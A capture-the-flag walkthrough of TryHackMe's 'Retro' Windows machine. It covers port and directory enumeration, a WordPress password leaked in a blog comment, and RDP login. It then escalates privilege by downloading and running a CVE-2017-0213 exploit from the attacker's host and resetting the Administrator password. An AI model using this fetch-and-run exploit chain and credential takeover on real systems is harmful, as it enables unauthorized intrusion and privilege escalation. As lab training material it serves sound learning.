

This is the walkthrough of tryhackme's machine Retro .

Lets get to it ,

so lets start some basic enumeration with nmap :


```
(root@kali)-[/home/kali]
# nmap -sSV -T4 -Pn 10.10.120.91
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-12 04:34 EDT
Nmap scan report for 10.10.120.91
Host is up (0.15s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 10.0
3389/tcp  open  ms-wbt-server  Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.33 seconds
```

so there are two open ports on this machine ,

first is a webserver running on port 80 ,

lets pay it a visit ,



it doesn't seem to have much to offer ,

lets enumerate some directories using gobuster ,

```
(root@kali)-[/home/kali]
# gobuster dir -u http://10.10.120.91:80 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 120

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: user.txt http://10.10.120.91:80
[+] Method: GET
[+] Threads: 120
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2022/05/12 04:37:38 Starting gobuster in directory enumeration mode


/retro (Status: 301) [Size: 152] [→ http://10.10.120.91:80/retro/]
/Retro (Status: 301) [Size: 152] [→ http://10.10.120.91:80/Retro/]
```

so we find a directory that is /retro lets visit that :


so its a website about games and stuff:




now after opening the post made by “wade” user I found a login forum :



it is a wordpress login page :



as we saw earlier wade is a user and proof of that is here that says password for user wade is incorrect which means wade is a valid user :



The image shows a WordPress login page. At the top center is the WordPress logo, a blue 'W' inside a circle. Below the logo is a red-bordered error message box that reads: "ERROR: The password you entered for the username **wade** is incorrect. [Lost your password?](#)". Below the error message is the login form. It has two input fields: "Username or Email Address" containing the text "wade", and "Password" which is empty. Below the password field is a checkbox labeled "Remember Me". To the right of the checkbox is a blue "Log In" button.


lets read and see what does this blog has , by reading all the blogs by him I found a weird comment , where he wants himself to remember a word ,

that is :

# One Comment on "Ready Player One"

Wade

December 9, 2019



Leaving myself a note here just in case I forget how to spell it: parzival

REPLY

parzival ,


lets see if this is the password for wade ,

use rdp to login via these credentials :

```
(root@kali)-[/home/kali]
# xfreerdp /u:wade /p:parzival /v:10.10.120.91
[05:58:50:821] [57593:57594] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_
[05:58:50:821] [57593:57594] [INFO][com.freerdp.client.common.cmdline] - loading channelE
[05:58:51:829] [57593:57594] [INFO][com.freerdp.client.common.cmdline] - loading channelE
```

and we got logged in ,

user flag :



lets do some enumeration for gaining root :

```
PS C:\Windows\Temp> systeminfo

Host Name:                RETROWEB
OS Name:                  Microsoft Windows Server 2016 Standard
OS Version:               10.0.14393 N/A Build 14393
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:         Windows User
Registered Organization:
Product ID:                00377-60000-00000-AA325
Original Install Date:     12/8/2016 10:50:43 PM
```

so after running systeminfo command we got ,

windows server 2016 version 10.0.14393 ,

lets see if it has some publically available exploits ,

so here is a exploit that will work ,

<https://github.com/SecWiki/windows-kernel-exploits/tree/master/CVE-2017-0213>



download the x64 from here :

and extract it and upload it to our webserver and transfer it to windows machine ,

```
(root@kali)-[/home/kali/Downloads]
# unzip CVE-2017-0213_x64.zip
Archive:  CVE-2017-0213_x64.zip
  inflating: CVE-2017-0213_x64.exe

(root@kali)-[/home/kali/Downloads]
# mv CVE-2017-0213_x64.exe /var/www/html

(root@kali)-[/home/kali/Downloads]
#
```

downloading and running the exploit :

```

PS C:\Users> cd .\Wade\
PS C:\Users\Wade> cd .\Downloads\
PS C:\Users\Wade\Downloads> ls
PS C:\Users\Wade\Downloads> Invoke-WebRequest -Uri http://10.17.47.112/exploit.exe -OutFile exploit.exe
PS C:\Users\Wade\Downloads> ls

Directory: C:\Users\Wade\Downloads

Mode                LastWriteTime         Length Name
----                -
-a----           5/12/2022   3:18 AM           160768 exploit.exe

PS C:\Users\Wade\Downloads> .\exploit.exe
Building Library with path: script:C:\Users\Wade\Downloads\run.sct
Found TLB name at offset 766
OI - Marshaller: {00000000-0000-0000-C000-000000000046} 0000020E9CFC5250

```

we then get a new terminal that have admin privileges :

now type this command in the new terminal

**net user Administrator \***

and change the password of administrator ,

then go to rdp again and login as admin :


```

[06:20:51:561] [37593:37594] [INFO][com.freerdp.client.x11] - Closed from x11
(now type this command in the new terminal)
(root@kali)-[/home/kali]
# xfreerdp /u:Administrator /p:kalraji121 /v:10.10.120.91
[06:21:16:027] [63608:63609] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[06:21:16:027] [63608:63609] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[06:21:16:027] [63608:63609] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpnd
[06:21:16:027] [63608:63609] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[06:21:16:337] [63608:63609] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[06:21:16:346] [63608:63609] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex resetting error state
[06:21:16:346] [63608:63609] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting error state

```

admin rdp :





done :-)